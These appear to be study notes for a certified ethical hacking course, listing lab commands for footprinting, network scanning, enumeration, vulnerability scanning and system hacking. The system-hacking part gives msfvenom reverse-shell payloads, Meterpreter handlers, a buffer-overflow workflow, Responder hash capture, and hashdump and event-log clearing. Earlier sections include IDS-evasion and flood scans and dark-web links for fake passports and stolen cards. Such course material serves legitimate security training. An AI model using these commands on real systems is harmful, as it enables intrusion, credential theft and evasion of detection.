Index

Module 2: Footprinting and Reconnaissance

Lab 1: Perform Footprinting Through Search Engines

Task 1: Gather Information using Advanced Google Hacking Techniques

intitle:login site:eccouncil.org
EC-Council filetype:pdf ceh
other operators : cache, allinurl, inurl, allintitle, intitle, inanchor, allinanchor, link, related, info, location

Task 2: Gather Information from Video Search Engines

https://mattw.io/youtube-metadata/
Google videos (https://www.google.com/videohp)
Yahoo videos (https://in.video.search.yahoo.com),
EZGif (https://ezgif.com)
VideoReverser.com (https://www.videoreverser.com)
TinEye Reverse Image Search (https://tineye.com),
Yahoo Image Search (https://images.search.yahoo.com)

Task 3: Gather Information from FTP Search Engines

we will use the NAPALM FTP indexer FTP search engine
https://www.searchftps.net/
FreewareWeb FTP File Search (https://www.freewareweb.com)

Task 4: Gather Information from IoT Search Engines

Shodan (https://www.shodan.io/)
Censys (https://censys.io)

Lab 2: Perform Footprinting Through Web Services

Task 1: Find the Company’s Domains and Sub-domains using Netcraft

Netcraft
Sublist3r (https://github.com)
Pentest-Tools Find Subdomains (https://pentest-tools.com)

Task 2: Gather Personal Information using PeekYou Online People Search Service

PeekYou online people search service (https://www.peekyou.com)

Spokeo (https://www.spokeo.com), pipl (https://pipl.com), Intelius (https://www.intelius.com), BeenVerified (https://www.beenverified.com)

Task 3: Gather an Email List using theHarvester

theHarvester: This tool gathers emails, subdomains, hosts, employee names, open ports, and banners from different public sources such as search engines, PGP key servers, and the SHODAN computer database as well as uses Google, Bing, SHODAN, etc. to extract valuable information from the target domain.

theHarvester -d microsoft.com -l 200 -b baidu

data sources (e.g., Baidu, bing, binaryedge, bingapi, censys, google, linkedin, twitter, virustotal, threatcrowd, crtsh, netcraft, yahoo, etc.)

Task 4: Gather Information using Deep and Dark Web Searching

Tor Browser and The WWW Virtual Library

The Hidden Wiki is an onion site that works as a Wikipedia service of hidden websites. (http://zqktlwiuavvvqqt4ybvgvi7tyo4hjl5xgfuvpdf6otjiycgwqbym2qad.onion/wiki)

FakeID is an onion site for creating fake passports (http://ymvhtqya23wqpez63gyc3ke4svju3mqsby2awnhd3bk2e65izt7baqad.onion)

Cardshop is an onion site that sells cards with good balances (http://s57divisqlcjtsyutxjz2ww77vlbwpxgodtijcsrgsuts4js5hnxkhqd.onion)

ExoneraTor (https://metrics.torproject.org), OnionLand Search engine (https://onionlandsearchengine.com)

Task 5: Determine Target OS Through Passive Footprinting

Censys (https://search.censys.io/?q=)

Netcraft (https://www.netcraft.com), Shodan (https://www.shodan.io)

Lab 3: Perform Footprinting Through Social Networking Sites

Task 1: Gather Employees' Information from LinkedIn using theHarvester

TheHarvester -d eccouncil -l 200 -b linkedin

Task 2: Gather Personal Information from Various Social Networking Sites using Sherlock

python3 sherlock satya nadella

Social Searcher (https://www.social-searcher.com), UserRecon (https://github.com)

Lab 4: Perform Website Footprinting

Task 1: Gather Information About a Target Website using Ping Command Line Utility

Ping certifiedhacker.com -f -l 1472 (fragmnetation & packet size)
ping <IP> -i 3 (ttl value)
ping <IP> -i 4 -n 1 (ttl and life span)

Task 2: Gather Information About a Target Website using Photon

python3 photon.py -u http://www.certifiedhacker.com
python3 photon.py -u http://www.certifiedhacker.com -l 3 -t 200 –wayback

Task 3: Gather Information About a Target Website using Central Ops

Central Ops (https://centralops.net)

Website Informer (https://website.informer.com), Burp Suite (https://portswigger.net), Zaproxy (https://www.zaproxy.org)

Task 4: Extract a Company’s Data using Web Data Extractor

Web data extractor tool – create seession and provide the target URL
ParseHub (https://www.parsehub.com), SpiderFoot (https://www.spiderfoot.net)

Task 5: Mirror a Target Website using HTTrack Web Site Copier

HTTrack Web Site Copier tool
Cyotek WebCopy (https://www.cyotek.com)

Task 6: Gather Information About a Target Website using GRecon

GRecon is a Python tool that can be used to run Google search queries to perform reconnaissance on a target to find subdomains, sub-subdomains, login pages, directory listings, exposed documents, and WordPress entries

Task 7: Gather a Wordlist from the Target Website using CeWL

CeWL is a ruby app that is used to spider a given target URL to a specified depth, optionally following external links, and returns a list of unique words that can be used for cracking passwords.

cewl -d 2 -m 5 https://www.certifiedhacker.com

Lab 5: Perform Email Footprinting

Task 1: Gather Information about a Target by Tracing Emails using eMailTrackerPro

EmailTrackerPro tool
Infoga (https://github.com), Mailtrack (https://mailtrack.io)

Lab 6: Perform Whois Footprinting

Task 1: Perform Whois Lookup using DomainTools

Whois lookup websites
SmartWhois (https://www.tamos.com), Batch IP Converter (http://www.sabsoft.com)

Lab 7: Perform DNS Footprinting

Task 1: Gather DNS Information using nslookup Command Line Utility and Online Tool

nslookup is a network administration command-line utility, generally used for querying the DNS to obtain a domain name or IP address mapping or for any other specific DNS record

http://www.kloth.net/services/nslookup.php
DNSdumpster (https://dnsdumpster.com), DNS Records (https://network-tools.com)

Task 2: Perform Reverse DNS Lookup using Reverse IP Domain Check and DNSRecon

https://www.yougetsignal.com - You will get the list of domains/sites hosted on the same server as www.certifiedhacker.com

Task 3: Gather Information of Subdomain and DNS Records using SecurityTrails

SecurityTrails is an advanced DNS enumeration tool that is capable of creating a DNS map of the target domain network.

https://securitytrails.com
DNSChecker (https://dnschecker.org), and DNSdumpster (https://dnsdumpster.com)

Lab 8: Perform Network Footprinting

Task 1: Locate the Network Range

https://www.arin.net/about/welcome/region – Search with IP

Task 2: Perform Network Tracerouting in Windows and Linux Machines

Tracert or traceroute tools

VisualRoute (http://www.visualroute.com), Traceroute NG (https://www.solarwinds.com)

Lab 9: Perform Footprinting using Various Footprinting Tools

Task 1: Footprinting a Target using Recon-ng

Marketplaces intall all, workspaces create <>, modules load <>, modules search, db insert domains

Task 2: Footprinting a Target using Maltego

Task 3: Footprinting a Target using OSRFramework

domainfy -n [Domain Name] -t all

searchfy -q "target user name or profile name"

usufy - Gathers registered accounts with given usernames.

mailfy – Gathers information about email accounts

phonefy – Checks for the existence of a given series of phones

entify – Extracts entities using regular expressions from provided URLs

Task 4: Footprinting a Target using FOCA

FOCA (Fingerprinting Organizations with Collected Archives) is a tool that reveals metadata and hidden information in scanned documents

Task 5: Footprinting a Target using BillCipher

BillCipher is an information gathering tool for a Website or IP address. Using this tool, you can gather information such as DNS Lookup, Whois lookup, GeoIP Lookup, Subnet Lookup, Port Scanner, Page Links, Zone Transfer, HTTP Header, etc.

python3 billcipher.py

Task 6: Footprinting a Target using OSINT Framework

OSINT Framework is an open source intelligence gathering framework that helps security professionals for performing automated footprinting and reconnaissance

https://osintframework.com/

Recon-Dog (https://www.github.com), Grecon (https://github.com), Th3Inspector (https://github.com), Raccoon (https://github.com), Orb (https://github.com)

Module 03: Scanning Networks

Lab 1: Perform Host Discovery

Task 1: Perform Host Discovery using Nmap

nmap -sn -PR [Target IP Address] (ARP Ping scan)
nmap -sn -PU [Target IP Address] (UDP Ping)
nmap -sn -PE [Target IP Address] (ICMP echo Ping)
nmap -sn -PP [Target IP Address] (ICMP Timestamp)
nmap -sn -PM [target IP address] (ICMP Address Mask)
nmap -sn -PS [target IP address] (TCP SYN Ping Scan)
nmap -sn -PA [target IP address] (TCP ACK Ping Scan)
nmap -sn -PO [target IP address] (IP Protocol Ping Scan)

Task 2: Perform Host Discovery using Angry IP Scanner

Angry IP Scanner is an open-source and cross-platform network scanner designed to scan IP addresses as well as ports.

SolarWinds Engineer’s Toolset (https://www.solarwinds.com), NetScanTools Pro (https://www.netscantools.com), Colasoft Ping Tool (https://www.colasoft.com), Visual Ping Tester (http://www.pingtester.net), and OpUtils (https://www.manageengine.com)

Lab 2: Perform Port and Service Discovery

Task 1: Perform Port and Service Discovery using MegaPing

MegaPing is a toolkit used to detect live hosts and open ports of the system in the network, and can scan your entire network and provide information such as open shared resources, open ports, services/drivers active on the computer, key registry entries, users and groups, trusted domains, printers, etc.

Task 2: Perform Port and Service Discovery using NetScanTools Pro

NetScanTools Pro is an integrated collection of utilities that gathers information on IPv4/IPv6 addresses, hostnames, domain names, e-mail addresses, and URLs on the target network.

Task 3: Perform Port Scanning using sx Tool

sx tool is a command-line network scanner that can be used to perform ARP scans, ICMP scans, TCP SYN scans, UDP scans and application scans such as SOCS5 scan, Docker scan and Elasticsearch scan.

```
sx arp [Target subnet]  (ARP scan)
sx arp [Target subnet] --json | tee arp.cache
sx tcp -p 1-65535 [Target IP address] (TCP port Scan)
 sx udp --json -p [Target Port] 10.10.1.11 (UDP port scan)
```

Task 4: Explore Various Network Scanning Techniques using Nmap

```
nmap -sT -v [Target IP Address] (TCP Full connect)
nmap -sS -v [Target IP Address] (Stealth Scan)
nmap -sX -v [Target IP Address] (Xmas scan)
nmap -sM -v [Target IP Address] (TCP Maimon scan)
nmap -sA -v [Target IP Address] (ACK scan)
nmap -sU -v [Target IP Address] (UDP scan)
nmap -sN -v [Target IP Address] (Null scan)
nmap -sI -v [target IP address] (IDLE/IPID Header Scan)
nmap -sY -v [target IP address] (SCTP INIT Scan)
nmap -sZ -v [target IP address] (SCTP COOKIE ECHO Scan)
```

Task 5: Explore Various Network Scanning Techniques using Hping3

Hping2/Hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols.


hping3 -A [Target IP Address] -p 80 -c 5 (command, -A specifies setting the ACK flag, -p specifies the port to be scanned (here, 80), and -c specifies the packet count (here, 5))

hping3 -8 -p 0-100 -S [Target IP Address] -V (command, -8 specifies a scan mode, -p specifies the range of ports to be scanned (here, 0-100), and -V specifies the verbose mode)

hping3 -F -P -U [Target IP Address] -p 80 -c 5 (command, -F specifies setting the FIN flag, -P specifies setting the PUSH flag, -U specifies setting the URG flag, -c specifies the packet count (here, 5), and -p specifies the port to be scanned (here, 80))

```
hping3 --scan 0-100 -S [Target IP Address]
hping3 -1 [Target IP Address] -p 80 -c 5 (ICMP ping scan)
hping3 -1 [Target Subnet] --rand-dest -I eth0 (enitire subnet scan)
hping3 -2 [Target IP Address] -p 80 -c 5 (UDP scan)
```

Lab 3: Perform OS Discovery



Operating System	Time To Live	TCP Window Size
Linux	64	5840
FreeBSD	64	65535
OpenBSD	255	16384
Windows	128	65,535 bytes to 1 Gigabyte
Cisco Routers	255	4128
Solaris	255	8760
AIX	255	16384

Task 1: Identify the Target System's OS with Time-to-Live (TTL) and TCP Window Sizes using Wireshark

Task 2: Perform OS Discovery using Nmap Script Engine (NSE)

nmap -A [Target IP Address]
nmap -O [Target IP Address]
nmap --script smb-os-discovery.nse [Target IP Address]

Task 3: Perform OS Discovery using Unicornscan

Unicornscan is a Linux-based command line-oriented network information-gathering and reconnaissance tool.

unicornscan [Target IP Address] -Iv (-Iv immediate mode and verbose)

Lab 4: Scan beyond IDS and Firewall

Task 1: Scan beyond IDS/Firewall using Various Evasion Techniques

nmap -f [Target IP Address] (-f switch is used to split the IP packet into tiny fragment packets.)

nmap -g 80 [Target IP Address] (-g or --source-port option to perform source port manipulation)

nmap -mtu 8 [Target IP Address] (Using MTU, smaller packets are transmitted instead of sending one complete packet at a time.)

nmap -D RND:10 [Target IP Address] (IP Address Decoy technique)

nmap -sT -Pn --spoof-mac 0 [Target IP Address] (MAC address spoofing technique)

Task 2: Create Custom Packets using Colasoft Packet Builder to Scan beyond the IDS/Firewall

Colasoft Packet Builder is a tool that allows you to create custom network packets to assess network security.

Task 3: Create Custom UDP and TCP Packets using Hping3 to Scan beyond the IDS/Firewall

hping3 [Target IP Address] --udp --rand-source --data 500 (--udp specifies sending the UDP packets to the target host, --rand-source enables the random source mode and --data specifies the packet body size)

hping3 -S [Target IP Address] -p 80 -c 5 (-S specifies the TCP SYN request on the target machine, -p specifies assigning the port to send the traffic, and -c is the count of the packets sent to the target machine)

hping3 [Target IP Address] –flood (TCP flooding)

NetScanTools Pro (https://www.netscantools.com), Colasoft packet builder (https://www.colasoft.com)

Lab 5: Perform Network Scanning using Various Scanning Tools

Task 1: Scan a Target Network using Metasploit

Module 04: Enumeration

Lab 1: Perform NetBIOS Enumeration

Task 1: Perform NetBIOS Enumeration using Windows Command-Line Utilities

nbtstat -a [IP address of the remote machine] (-a displays the NetBIOS name table of a remote computer)

nbtstat -c (-c lists the contents of the NetBIOS name cache of the remote computer.)

net use (displays information about the target such as connection status, shared folder/drive and network information)

Task 2: Perform NetBIOS Enumeration using NetBIOS Enumerator

NetBIOS Enumerator is a tool that enables the use of remote network support and several other techniques such as SMB (Server Message Block)

Task 3: Perform NetBIOS Enumeration using an NSE Script

nmap -sV -v --script nbstat.nse [Target IP Address]

nmap -sU -p 137 --script nbstat.nse [Target IP Address]

Global Network Inventory (http://www.magnetosoft.com), Advanced IP Scanner (https://www.advanced-ip-scanner.com), Hyena (https://www.systemtools.com), and Nsauditor Network Security Auditor (https://www.nsauditor.com)

Lab 2: Perform SNMP Enumeration

Task 1: Perform SNMP Enumeration using snmp-check

```
nmap -sU -p 161 [Target IP address] (check whether snmp port is open)
snmp-check [Target IP Address]
```

Task 2: Perform SNMP Enumeration using SoftPerfect Network Scanner

` SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders, and retrieve practically any information about network devices via WMI (Windows Management Instrumentation), SNMP, HTTP, SSH, and PowerShell

Network Performance Monitor (https://www.solarwinds.com), OpUtils (https://www.manageengine.com), PRTG Network Monitor (https://www.paessler.com), and Engineer's Toolset (https://www.solarwinds.com)

Task 3: Perform SNMP Enumeration using SnmpWalk

SnmpWalk is a command line tool that scans numerous SNMP nodes instantly and identifies a set of variables that are available for accessing the target network.

snmpwalk -v1 -c public [target IP] (–v: specifies the SNMP version number (1 or 2c or 3) and –c: sets a community string.)

snmpwalk -v2c -c public [Target IP Address]

Task 4: Perform SNMP Enumeration using Nmap

```
nmap -sU -p 161 --script=snmp-sysdescr [target IP Address]
nmap -sU -p 161 --script=snmp-processes [target IP Address]
nmap -sU -p 161 --script=snmp-win32-software [target IP Address]
nmap -sU -p 161 --script=snmp-interfaces [target IP Address]
```

Lab 3: Perform LDAP Enumeration

Task 1: Perform LDAP Enumeration using Active Directory Explorer (AD Explorer)

Active Directory Explorer (AD Explorer) is an advanced Active Directory (AD) viewer and editor. It can be used to navigate an AD database easily, define favorite locations, view object properties and attributes without having to open dialog boxes, edit permissions, view an object's schema, and execute sophisticated searches that can be saved and re-executed

Softerra LDAP Administrator (https://www.ldapadministrator.com), LDAP Admin Tool (https://www.ldapsoft.com), LDAP Account Manager (https://www.ldap-account-manager.org), and LDAP Search (https://securityxploded.com)

Task 2: Perform LDAP Enumeration using Python and Nmap

```
nmap -sU -p 389 [Target IP address]
nmap -p 389 --script ldap-brute –script-args ldap.base='"cn=users,dc=CEH,dc=com"' [Target IP Address]
python3 -> import ldap3 -> server=ldap3.Server('[Target IP Address]', get_info=ldap3.ALL,port=[Target Port]) -> connection=ldap3.Connection(server) -> connection.bind()
server.info
connection.search(search_base='DC=CEH,DC=com',search_filter='(&(objectclass=*))',search_scope='SUBTREE', attributes='*')
connection.entries

connection.search(search_base='DC=CEH,DC=com',search_filter='(&(objectclass=person))',search_scope='SUBTREE', attributes='userpassword')
connection.entries
```

Task 3: Perform LDAP Enumeration using ldapsearch

ldapsearch is a shell-accessible interface to the ldap_search_ext(3) library call.

```
ldapsearch -h [Target IP Address] -x -s base namingcontexts
ldapsearch -h [Target IP Address] -x -b "DC=CEH,DC=com"
ldapsearch -x -h [Target IP Address] -b "DC=CEH,DC=com" "objectclass=*"
```

Lab 4: Perform NFS Enumeration

Task 1: Perform NFS Enumeration using RPCScan and SuperEnum

```
nmap -p 2049 [Target IP Address]
./superenum
python3 rpc-scan.py [Target IP address] –rpc
```

Lab 5: Perform DNS Enumeration

Task 1: Perform DNS Enumeration using Zone Transfer

```
dig ns [Target Domain]
dig @[[NameServer]] [[Target Domain]] axfr
nslookup -> set type=soa -> [domain name] -> ls -d [primary name server]
```

Task 2: Perform DNS Enumeration using DNSSEC Zone Walking

DNSSEC zone walking is a DNS enumeration technique that is used to obtain the internal records of the target DNS server if the DNS zone is not properly configured.

./dnsrecon.py -d [Target domain] -z (-d specifies the target domain and -z specifies that the DNSSEC zone walk be performed with standard enumeration.)

LDNS (https://www.nlnetlabs.nl), nsec3map (https://github.com), nsec3walker (https://dnscurve.org), and DNSwalk (https://github.com)

Task 3: Perform DNS Enumeration using Nmap

```
nmap --script=broadcast-dns-service-discovery [Target Domain]
nmap -T4 -p 53 --script dns-brute [Target Domain]
nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='[Target Domain]'”
```

Lab 6: Perform SMTP Enumeration

Task 1: Perform SMTP Enumeration using Nmap

```
nmap -p 25 --script=smtp-enum-users [Target IP Address]
nmap -p 25 --script=smtp-open-relay [Target IP Address]
nmap -p 25 --script=smtp-commands [Target IP Address]
```

Lab 7: Perform RPC, SMB, and FTP Enumeration

Task 1: Perform SMB and RPC Enumeration using NetScanTools Pro

NetScanTools Pro is an integrated collection of Internet information-gathering and network-troubleshooting utilities for network professionals.

Smb scanner & nix RPC Info, metasploit

Task 2: Perform RPC, SMB, and FTP Enumeration using Nmap

```
nmap -p 21 [Target IP Address]
nmap -T4 -A [Target IP Address]
nmap -p [Target Port] -A [Target IP Address]
```

Lab 8: Perform Enumeration using Various Enumeration Tools

Task 1: Enumerate Information using Global Network Inventory

Global Network Inventory is used as an audit scanner in zero deployment and agent-free environments. It scans single or multiple computers by IP range or domain, as defined by the Global Network Inventory host file.

Task 2: Enumerate Network Resources using Advanced IP Scanner

Advanced IP Scanner provides various types of information about the computers on a target network. The program shows all network devices, gives you access to shared folders, provides remote control of computers (via RDP and Radmin), and can even remotely switch computers off.

Task 3: Enumerate Information from Windows and Samba Hosts using Enum4linux

Enum4linux is a tool for enumerating information from Windows and Samba systems. It is used for share enumeration, password policy retrieval, identification of remote OSes, detecting if hosts are in a workgroup or a domain, user listing on hosts, listing group membership information, etc.

```
enum4linux -h
enum4linux -u martin -p apple -n [Target IP Address] (similar to nbtstat)
enum4linux -u martin -p apple -U [Target IP Address] (user list)
enum4linux -u martin -p apple -o [Target IP Address] (os info)
enum4linux -u martin -p apple -P [Target IP Address] (password policy)
enum4linux -u martin -p apple -G [Target IP Address] (group and member list)
enum4linux -u martin -p apple -S [Target IP Address] (share list)
```

Module 05: Vulnerability Analysis

Lab 1: Perform Vulnerability Research with Vulnerability Scoring Systems and Databases

Task 1: Perform Vulnerability Research in Common Weakness Enumeration (CWE)

https://cwe.mitre.org/

Task 2: Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)

https://cve.mitre.org/

Task 3: Perform Vulnerability Research in National Vulnerability Database (NVD)

https://nvd.nist.gov/

Lab 2: Perform Vulnerability Assessment using Various Vulnerability Assessment Tools

Task 1: Perform Vulnerability Analysis using OpenVAS

Provide IP in Scans -> Tasks -> Wand tool

Task 2: Perform Vulnerability Scanning using Nessus

Task 3: Perform Vulnerability Scanning-CGI Scanner Nikto

Nikto is an Open Source (GPL) web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers.

nikto -h (Target Website) -Tuning x (-h: specifies the target host and x: specifies the Reverse Tuning Options)

nikto -h (Target Website) -Cgidirs all (-Cgidirs: scans the specified CGI directories; users can use filters such as “none” or “all” to scan all CGI directories or none)

nikto -h (Target Website) -o (File_Name) -F txt (-h: specifies the target, -o: specifies the name of the output file, and -F: specifies the file format.)

Module 06: System Hacking

Lab 1: Gain Access to the System

Task 1: Perform Active Online Attack to Crack the System’s Password using Responder

chmod +x ./Responder.py

sudo ./Responder.py -I ens3 (-I: specifies the interface (here, ens3). However, the network interface might be different in your machine, to check the interface, issue ifconfig command.)

search for the \\CEH-Tools in the victim machine to get the hashes

sudo john /home/ubuntu/Responder/logs/[Log File Name.txt]

Task 2: Audit System Passwords using L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

Requires the password of Administrator

Task 3: Find Vulnerabilities on Exploit Sites

Exploit-DB

VulDB (https://vuldb.com), MITRE CVE (https://cve.mitre.org), Vulners (https://vulners.com), and CIRCL CVE Search (https://cve.circl.lu) to find target system vulnerabilities.

Task 4: Exploit Client-Side Vulnerabilities and Establish a VNC Session

msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=[IP Address of Host Machine] LPORT=444 -o /home/attacker/Desktop/Test.exe

msfconsole

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 10.10.1.13

set LPORT 444

exploit

upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1 (: PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. - target system’s present working directory. (try shell command)

powershell -ExecutionPolicy Bypass -Command “. .\PowerUp.ps1;Invoke-AllChecks”

run vnc (will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim’s activities on the system, including the files, websites, software, and other resources the user opens or runs.)

Task 5: Gain Access to a Remote System using Armitage

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, downloaded files, communicate through a shared event log, and run bots to automate pen testing tasks.

Generate a payload and run in the target machine.

Compromised Host appears in Armitage tool, right click to view various exploit options

Task 6: Gain Access to a Remote System using Ninja Jonin

Ninja Jonin is a combination of two tools; Ninja is installed in victim machine and Jonin is installed on the attacker machine. The main functionality of the tool is to control a remote machine behind any NAT, Firewall and proxy.

```
List
connect <index>
```

Task 7: Perform Buffer Overflow Attack to Gain Access to a Remote System

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer.

Re-launch both Immunity Debugger and the vulnerable server as an administrator. Now, Attach the vulnserver process to Immunity Debugger and click the Run program icon in the toolbar to run Immunity Debugger.

```
nc -nv 10.10.1.11 9999
```

create a spike template for spiking on the STATS function, type pluma stats.spk

```
s_readline();
s_string(“STATS ”);
s_string_variable(“0”)
```

generic_send_tcp 10.10.1.11 9999 stats.spk 0 0 (0 and 0 are the values of SKIPVAR and SKIPSTR)

if not vulnerable try trun.spk

type pluma trun.spk

```
s_readline();
s_string(“TRUN ”);
s_string_variable(“0”)
```

generic_send_tcp 10.10.1.11 9999 trun.spk 0 0 (0 and 0 are the values of SKIPVAR and SKIPSTR)

Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.

After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register.

chmod +x fuzz.py (from scripts folder in module 6)

```
./fuzz.py
```

Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the pattern_create Ruby tool to generate random bytes of data.

Type /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l <bytes+1000 of value crashed location> and press Enter.

```
pluma findoff.py
```

replace the code within inverted commas ("") in the offset variable with the copied code

```
chmod +x findoff.py
./findoff.py
```

Note down the random bytes in the EIP and find the offset of those bytes.

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q <randum byte in EIP>
```

run the Python script to overwrite the EIP register.

```
chmod +x overwrite.py
```

./overwrite.py (This Python script is used to check whether we can control the EIP register.)

before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode

```
chmod +x badchars.py
./badchars.py
```

In Immunity Debugger, click on the ESP register value in the top-right window. Right-click on the selected ESP register value and click the Follow in Dump option.

Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In Immunity Debugger, you can use scripts such as mona.py to identify modules that lack memory protection.

copy the mona.py script, and paste it in the location C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands.

Switch to the Immunity Debugger window. In the text field present at bottom of the window, type !mona modules and press Enter.

observe that there is no memory protection for the module essfunc.dll (if all flags are set to false)

type /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

The nasm command line appears; type JMP ESP and press Enter

result appears, displaying the hex code of JMP ESP

In the Immunity Debugger window, type !mona find -s “\xff\xe4” -m essfunc.dll and press Enter (note the first value)

Re-launch both Immunity Debugger and the vulnerable server as an administrator. Now, Attach the vulnserver process to Immunity Debugger.

In the Immunity Debugger window, click the Go to address in Disassembler icon

You will be pointed to 625011af ESP; press F2 to set up a breakpoint at the selected address

type chmod +x jump.py

```
./jump.py
```

In the Immunity Debugger window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module

msfvenom -p windows/shell_reverse_tcp LHOST=[Local IP Address] LPORT=[Listening Port] EXITFUNC=thread -f c -a x86 -b “\x00

Here, -p: payload, local IP address: 10.10.1.13, listening port: 4444., -f: filetype, -a: architecture, -b: bad character.

Lab 2: Perform Privilege Escalation to Gain Higher Privileges

Task 1: Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe

type msfconsole

Type use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 10.10.1.13

exploit -j -z

copy the BeRoot tool on the host machine (Parrot Security), and then upload the tool onto the target machine (Windows 11) using the Meterpreter session.

meterpreter session - Type upload /home/attacker/Desktop/BeRoot/beRoot.exe

shell

beRoot.exe

use GhostPack Seatbelt tool to gather host information and perform security checks to find insecurities in the target system.


upload /home/attacker/Desktop/Seatbelt.exe and press Enter

shell

Type Seatbelt.exe -group=system (gather information about AMSIProviders, AntiVirus, AppLocker etc)

Type Seatbelt.exe -group=user (gather information about ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys etc)

Type Seatbelt.exe -group=misc (gather information about ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo etc)



Commands	Description
Seatbelt.exe -group=all	Runs all the commands
Seatbelt.exe -group=slack	Retrieves information by executing the following commands: SlackDownloads, SlackPresence, SlackWorkspaces
Seatbelt.exe -group=chromium	Retrieves information by executing the following commands: ChromiumBookmarks, ChromiumHistory, ChromiumPresence
Seatbelt.exe -group=remote	Retrieves information by executing the following commands: AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes, InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, RDPSessions, RDPsettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall
Seatbelt.exe <Command> [Command2] ...	Run one or more specified commands
Seatbelt.exe <Command> -full	Retrieves complete results for a command without any filtering
Seatbelt.exe <Command> -computername=COMPUTER.DOMAIN.COM [-username=DOMAIN\USER -password=PASSWORD]	Run one or more specified commands remotely
Seatbelt.exe -group=system -outputfile="C:\Temp\out.txt	Run system checks and output to a .txt file

Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique

check our current system privileges by executing the “run post/windows/gather/smart_hashdump” meterpreter command. (execute commands (such as hashdump, which dumps the user account hashes located in the SAM file, or clearev, which clears the event logs remotely)

we shall try to escalate the privileges by issuing a getsystem command (attempts to elevate the user privileges)

